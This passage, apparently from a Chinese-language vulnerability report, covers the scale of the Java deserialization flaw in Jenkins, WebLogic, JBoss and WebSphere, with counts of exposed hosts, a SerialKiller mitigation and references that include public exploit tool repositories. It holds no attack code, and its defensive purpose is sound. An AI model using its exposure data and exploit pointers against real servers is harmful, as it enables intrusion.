
通过简单的全网分析和POC验证。

Jenkins收到该漏洞影响较大，在自测中，全球暴露在公网的 11059 台均受到该问题影响，zoomeye的公开数据中再测试后有 12493 受到该漏洞影响，shadon的公开数据中 16368 台jenkins暴露公网可能受到影响(未复测shadon数据)。

Weblogic因为公开到公网的数据较少，所以受影响面也稍微少一些，在自测中，全球 486 台均受到该问题影响，zoomeye的公开数据中再测试后有 201 台收到该漏洞影响，shadon的公开数据中 806 台weblogic可能受到影响(未复测shadon数据)。

Jboss因为需要/invoker/JMXInvokerServlet的支持，所以受影响面稍小(但我们并未具体检测jboss中没有删除/invoker/JMXInvokerServlet的数据)，在自测中，全球 29194 台jboss暴露在公网，但由于大部分jboss都删除了jmx，所以真正受到影响的覆盖面并不广，zoomeye的公开数据中有 7770 台jboss暴露在公网，shadon的公开数据中 46317 台jboss暴露在公网。

WebSphere在自测中，全球暴露在公网的 2076 台均受到该问题影响，zoomeye的公开数据中再测试后仍有 4511 台websphere受到影响，shadon的公开数据中 5537 台websphere可能受到影响(未复测shadon数据)。



在本次全网分析中，感谢ztz@nsfocus的seer提供的部分数据

6 修复建议

因为受影响的多家厂商在今年1月拿到POC至今都没有对该问题做任何修复，所以短期内并不会会有官方补丁放出，如果很重视这个安全问题并且想要有一个临时的解决方案可以参考NibbleSecurity公司的ikkisoft在github上放出了一个临时补丁 `SerialKiller`。

下载这个jar后放置于classpath，将应用代码中的 `java.io.ObjectInputStream` 替换为 `SerialKiller`，之后配置让其能够允许或禁用一些存在问题的类，`SerialKiller` 有Hot-Reload,Whitelisting,Blacklisting几个特性，控制了外部输入反序列化后的可信类型。

lib地址:<https://github.com/ikkisoft/SerialKiller> (<https://github.com/ikkisoft/SerialKiller>)

7 参考资料

1. Matthias Kaiser - Exploiting Deserialization Vulnerabilities in Java.
(<http://www.slideshare.net/codewhitesec/exploiting-deserialization-vulnerabilities-in-java-54707478>)
2. <https://github.com/frohoff/ysoserial> (<https://github.com/frohoff/ysoserial>)
3. foxglovesecurity analysis (<http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>)
4. github JavaUnserializeExploits (<https://github.com/foxglovesec/JavaUnserializeExploits>)
5. appseccali-2015-marshalling-pickles (<http://www.slideshare.net/frohoff1/appseccali-2015-marshalling-pickles>)